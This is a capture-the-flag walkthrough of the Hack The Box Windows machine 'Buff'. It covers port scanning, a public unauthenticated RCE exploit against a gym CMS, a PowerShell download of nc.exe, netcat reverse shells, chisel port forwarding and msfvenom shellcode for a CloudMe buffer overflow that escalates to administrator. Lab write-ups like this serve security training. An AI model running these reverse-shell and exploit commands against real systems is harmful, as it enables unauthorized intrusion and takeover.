Welcome back hackers!! Today we will be doing another windows box named Buff from HTB. Lets get going!!


# Enumeration

```
PORT     STATE SERVICE    REASON          VERSION
7680/tcp open  pando-pub? syn-ack ttl 127
8080/tcp open  http       syn-ack ttl 127 Apache httpd
2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-title: mrb3n's Bro Hut
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g
PHP/7.4.6
```


Just two ports are open. Port 7680 didn't reveal any service name or version. Probably, a firewall is in place. Next port 8080 is hosting a webpage. The version of openssl is quite old. We will investigate that later. First, lets open up mozilla and see what port 8080 has to offer.

# Port 8080

This is the landing site we get after browsing to the port 8080:




I read the source code of the home page but nothing interesting. I enumerated all the links which this website has to offer and found an interesting piece of information which will lead to exploitation.





rojectworlds.in

In the contact.php page, you will see what CMS has been used to design this webapp. I googled exploits for this CMS version, and there was one which I was looking for. 'Unauthenticated RCE'. Here is the link for the exploit code: [https://www.exploit-db.com/exploits/48506](https://www.exploit-db.com/exploits/48506)

# Exploitation

Download the python script from the link. The exploit script will upload a php shell and get us a webshell. To run the script all we need to supply is the url of the webapp:




```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Buff]
└─# python2 exploit.py http://$IP:8080/
255 ×
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-
none-any.whl/OpenSSL/crypto.py:12:
CryptographyDeprecationWarning: Python 2 is no longer
supported by the Python core team. Support for it is now
deprecated in cryptography, and will be removed in the next
release.
            /\
/vvvvvvvvvvvv \-------------------------------------,
`^^^^^^^^^^^^ /============BOKU====================="
            \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
PNG

buff\shaun

C:\xampp\htdocs\gym\upload>
```

To get a more stable shell, I uploaded a nc binary with the help of a powershell command, executed the netcat to catch a stable shell:

```
C:\xampp\htdocs\gym\upload> powershell -c "Invoke-WebRequest -Uri http://[redacted]nc.exe -OutFile nc.exe"
♦PNG

C:\xampp\htdocs\gym\upload> dir
♦PNG

 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

28/01/2022  21:22    <DIR>          .
28/01/2022  21:22    <DIR>          ..
28/01/2022  20:55                53 kamehameha.php
28/01/2022  21:22            59,392 nc.exe
               2 File(s)         59,445 bytes
               2 Dir(s)   7,606,923,264 bytes free

C:\xampp\htdocs\gym\upload> nc.exe -e cmd.exe [redacted] 5555
```

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Buff]
└─# rlwrap nc -nvlp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.129.25.107.
Ncat: Connection from 10.129.25.107:49789.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
buff\shaun
```

As we are user shaun, we will have to escalate our privileges.

# Privilege Escalation

First, I ran systeminfo to learn more about the target. I copied the output to my machine and ran exploit suggester and well I got couple of exploits to try. But when I tried, antivirus was blocking me and deleting the file. I enumerated the user's home directory and found an unusual file in downloads folder.

```
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Downloads

14/07/2020  12:27    <DIR>          .
14/07/2020  12:27    <DIR>          ..
16/06/2020  15:26        17,830,824 CloudMe_1112.exe
               1 File(s)     17,830,824 bytes
               2 Dir(s)   8,047,894,528 bytes free
```

I googled about this software and it turns out, this software suffers from buffer overflow vulnerability. Here, is the exploit link: https://www.exploit-db.com/exploits/48389
Lets, exploit this buffer overflow. As python is not installed on the target, what we can do is, we can port forward 8888 to our machine and then run python script. For this task we will using chisel. You can google and find the binary. Transfer the windows binary to the target. On your attacking machine, start a chisel server to which the chisel client or our target will connect to:

```
┌──(root💀kali)-[/home/rishabh/Desktop/transfers]
└─# ./chisel_1.7.3_linux_amd64 server -p 5678 -reverse
1 ⚙
2022/01/28 17:37:31 server: Reverse tunnelling enabled
2022/01/28 17:37:31 server: Fingerprint
fTzrN0mbSwpNbsjpM1Bcs9XM7Dr5v+c23ZBhlVM02b0=
2022/01/28 17:37:31 server: Listening on
http://0.0.0.0:5678
2022/01/28 17:40:07 server: session#1: tun:
proxy#R:8888=>8888: Listening
```

Here, we have opened up chisel server on port 5678. Next, we will run chisel on windows to connect back to this server.

```
chisel.exe client [redacted]:5678 R:8888:127.0.0.1:8888
chisel.exe client [redacted]:5678 R:8888:127.0.0.1:8888
2022/01/28 22:40:06 client: Connecting to ws://[redacted]:5678
2022/01/28 22:40:07 client: Connected (Latency 14.9933ms)
```

Here, we have forwarded the port 8888 to our machine and we can access this port 8888 locally now.
Next, we have to edit our python script.

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Buff]
└─# msfvenom -p windows/exec CMD='C:\xampp\htdocs\gym\upload\nc.exe -e cmd.exe [redacted] 7777' -b '\x00\x0A\x0D' -f
 py -v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 273 (iteration=0)
x86/shikata_ga_nai chosen with final size 273
Payload size: 273 bytes
Final size of py file: 1452 bytes
payload =  b""
payload += b"\xdb\xc9\xd9\x74\x24\xf4\xbb\x1d\xda\xae\xae\x5a"
payload += b"\x33\xc9\xb1\x3e\x31\x5a\x19\x03\x5a\x19\x83\xea"
```

Here msfvenom is generating shellcode which will use the netcat binary we installed earlier to send a reverse shell to port 7777. Start a listener on port 7777. Then, simply run the python2 script and you will get the shell back:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Buff]
└─# python2 buff_exploit.py
```

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Buff]
└─# rlwrap nc -nvlp 7777
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::7777
Ncat: Listening on 0.0.0.0:7777
Ncat: Connection from 10.129.25.107.
Ncat: Connection from 10.129.25.107:49822.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
buff\administrator
```

Cheers, we are now administrator!!!!!